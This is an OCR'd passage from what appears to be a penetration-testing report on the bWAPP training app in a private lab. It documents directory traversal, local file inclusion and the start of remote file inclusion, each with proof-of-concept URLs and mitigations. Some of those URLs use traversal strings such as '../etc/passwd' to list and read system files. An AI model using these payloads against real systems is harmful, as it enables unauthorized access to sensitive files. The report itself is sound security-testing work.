
Infected URL	**http://192.168.73.146/bWAPP/directory_traversal_2 .php**
Infected Parameter	**Directory**
Parameter Type	**GET**
Attack Vector	**URL**


Analysis: After examining the web page http://192.168.73.146/bWAPP/directory_traversal_2.php , we were able to access the directories and file by manipulating URL query parameters**.**


POC:



bWAPP - Missing Functio
192.168.73.146/bWAPP/directory_traversal_2.php?directory=documents
Kali Linux
Kali Tools
Metasploitable2 - Linux — http://192.168.73.129
192.168.73.146 — http://192.168.73.146
Home of Acunetix Art — http://testphp.vulnweb.com
Supercar Showdown - Supercar Showdown — hack-yourself-first.com
Altoro Mutual — http://testfire.net
YouTube — youtube.com
This time, search with:
Bugs
Change Passwo
an extreme
/ Directory Traversal - Directories /
Terminator_Salvation.pdf
The_Cabin_in_the_Woods.pdf
bWAPP_intro.pdf
Iron_Man.pdf
The_Amazing_Spider-Man.pdf
The_Dark_Knight_Rises.pdf
The_Incredible_Hulk.pdf
view-source:http://192.168.73.146/bWAPP/directory_traversal_2.php?directory=documents
Terminator_Salvation.pdf
The_Cabin_in_the_Woods
<h1>Directory Traversal - Directories</h1>


bWAPP - Missing Functio
192.168.73.146/bWAPP/directory_traversal_2.php?directory=documents/../
http://192.168.73.146/bWAPP/directory_traversal_2.php?directory=documents/../ — Visit
This time, search with:
Kali Linux
Kali Tools
bWAPP
bWAPP - Missing Functio
192.168.73.146/bWAPP/directory_traversal_2.php?directory=documents/../
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
https://3.6.32.158:8004/
Censys Search
/ Directory Traversal - Directories /
ba_pwd_attacks_4.php
information_disclosure_3.php
index.php
insecure_direct_object_ref_1.php
connect.php
portal.bak
connect_i.php
ssrf.php
sqli_10-2.php
ssii.php
insecure_crypt_storage_1.php
bof_2.php
apps
ba_captcha_bypass.php
insuff_transp_layer_protect_3.php
reset.php
web.config
passwords
logs
sqli_1.php
sqli_6.php
xss_href-2.php
sqli_8-2.php
xxe-2.php
xss_ajax_1-1.php
smgmt_admin_portal.php
insecure_direct_object_ref_2.php
bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?


bWAPP - Missing Functio
404 Not Found
192.168.73.146/bWAPP/directory_traversal_2.php?directory=documents/../../../../
Kali Linux
Kali Tools
Metasploitable2 - Linux — http://192.168.73.129
192.168.73.146 — http://192.168.73.146
Home of Acunetix Art — http://testphp.vulnweb.com
Supercar Showdown - Supercar Showdown — hack-yourself-first.com
Altoro Mutual — http://testfire.net
YouTube — youtube.com
This time, search with:
an extreme
Bugs
Change Passwo
/ Directory Traversal - Directories /
bin
tmp
sys
proc
boot
etc
opt
media
toolbox
lib
root
dev
initrd
cdrom
var


bWAPP - Missing Functio
404 Not Found
192.168.73.146/bWAPP/directory_traversal_2.php?directory=documents/../../../../etc
Kali Linux
Kali Tools
Metasploitable2 - Linux — http://192.168.73.129
192.168.73.146 — http://192.168.73.146
Home of Acunetix Art — http://testphp.vulnweb.com
Supercar Showdown - Supercar Showdown — hack-yourself-first.com
Altoro Mutual — http://testfire.net
YouTube — youtube.com
This time, search with:
Bugs
Change Passwo


/ Directory Traversal - Directories /
fdmount.conf
libpaper.d
rc2.d
ldap
udev
gtk-2.0
gconf
rpc
cron.weekly
apparmor.d
init.d
crontab
perl
bash_completion


bWAPP - Missing Functio
404 Not Found
404 Not Found
192.168.73.146/bWAPP/directory_traversal_2.php?directory=documents/../../../../etc
Kali Linux
Kali Tools
Metasploitable2 - Linux — http://192.168.73.129
192.168.73.146 — http://192.168.73.146
Home of Acunetix Art — http://testphp.vulnweb.com
Supercar Showdown - Supercar Showdown — hack-yourself-first.com
Altoro Mutual — http://testfire.net
YouTube — youtube.com
This time, search with:
mysql
passwd
aliases
protocols
mediaprm
hesiod.conf
openalrc
phpmyadmin
rc0.d

Impact: Attackers can access files or directories that are meant to be restricted. Sensitive configuration files, user data, or proprietary information may be exposed. Depending on the server's configuration, attackers might be able to compromise the system's security.

Mitigations:

"Use a central application component" to verify access control for every request and function. Drive all the access control decisions from a lower privileged user's session, and do not rely on hidden or disabled UI elements.

"Implement role-based access control (RBAC)" to define different levels of permissions and roles for different users and groups. Enforce the principle of least privilege, which means granting only the minimum access required for each user or role.

"Use secure coding practices" to avoid common flaws in the authorization logic, such as insecure direct object references, broken access control, or insecure cryptographic storage. Validate all the input parameters and output data.

4.16 Insecure Design – Directory Traversal – Files

Vulnerability: This vulnerability occurs when user-supplied data, often in the form of file paths or URLs, is not adequately validated or sanitized before being used to access files on the server. Attackers can manipulate the input to traverse beyond the intended directory structure and gain access to unauthorized files.


Severity: High


Affected on:


Infected URL	**http://192.168.73.146/bWAPP/directory_traversal_1 .php**
Infected Parameter	**Web application sensitive files**
Parameter Type	**GET**
Attack Vector	**URL**

Analysis: After examining the web page http://192.168.61.130/bWAPP/directory_traversal_1.php, we were able to manipulate URL query parameters that are directly used to access files from the web application server.

POC:


bWAPP - Missing Functio
404 Not Found
404 Not Found
192.168.73.146/bWAPP/directory_traversal_1.php?page=../
Kali Linux
Kali Tools
Metasploitable2 - Linux — http://192.168.73.129
192.168.73.146 — http://192.168.73.146
Home of Acunetix Art — http://testphp.vulnweb.com
Supercar Showdown - Supercar Showdown — hack-yourself-first.com
Altoro Mutual — http://testfire.net
YouTube — youtube.com
This time, search with:
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
/ Directory Traversal - Files /
This file doesn't exist!


bWAPP - Missing Functio
404 Not Found
404 Not Found
192.168.73.146/bWAPP/directory_traversal_1.php?page=../etc/passwd
/ Directory Traversal - Files /
This file doesn't exist!



Impact: Attackers can access files that are meant to be restricted. Sensitive files, configuration files, user data, or proprietary information may be exposed. Depending on the server's configuration, attackers might be able to manipulate files.

Mitigations:

Validate and sanitize user input to ensure it doesn't contain malicious characters or sequences.

Encode or escape user-generated content before displaying it to users to prevent attacks like reflected XSS.

Allow only a predefined set of safe characters or patterns in user input

Apply proper file path validation and normalization to prevent traversal.

When accessing files, use proper APIs that prevent directory traversal by design.

Configure file permissions to limit access to sensitive files.

4.17 Insecure Design – Local File Inclusion

Vulnerability: This vulnerability occurs when user-supplied input, typically as a file path, is improperly included in a server-side script without proper validation. Attackers can manipulate the input to include local files, leading to unauthorized access and potential data leakage.


Severity: High


Affected on:

Infected URL	**http://192.168.73.146/bWAPP/rlfi.php**
Infected Parameter	**Local web application files**
Parameter Type	**GET**
Attack Vector	**URL parameters**

Analysis: After examining the web page http://192.168.73.146/bWAPP/rlfi.php , we were able to manipulate URL query parameters that are directly used to access the files from the web application server**.**

POC:





Impact: Unauthorized Data Access: Attackers can include and access sensitive files from the local file system. Data Leakage: Sensitive information, configuration files, and proprietary data may be exposed.

Mitigations:

Apply proper file path validation and normalization to prevent file inclusion.

Validate and sanitize user input to ensure it doesn't contain malicious characters or sequences.

Encode or escape user-generated content before displaying it to users to prevent attacks like reflected XSS.

Allow only a predefined set of safe characters or patterns in user input.

When including files, use proper APIs that prevent remote or local file inclusion by design.

Configure file permissions to limit access to sensitive files.

4.18 Insecure Design – Remote File Inclusion

Vulnerability: This vulnerability occurs when user-supplied input, often in the form of a URL, is improperly included as a file path in a server-side script. Attackers can manipulate the input to include malicious files from remote locations, potentially executing arbitrary code on the server.

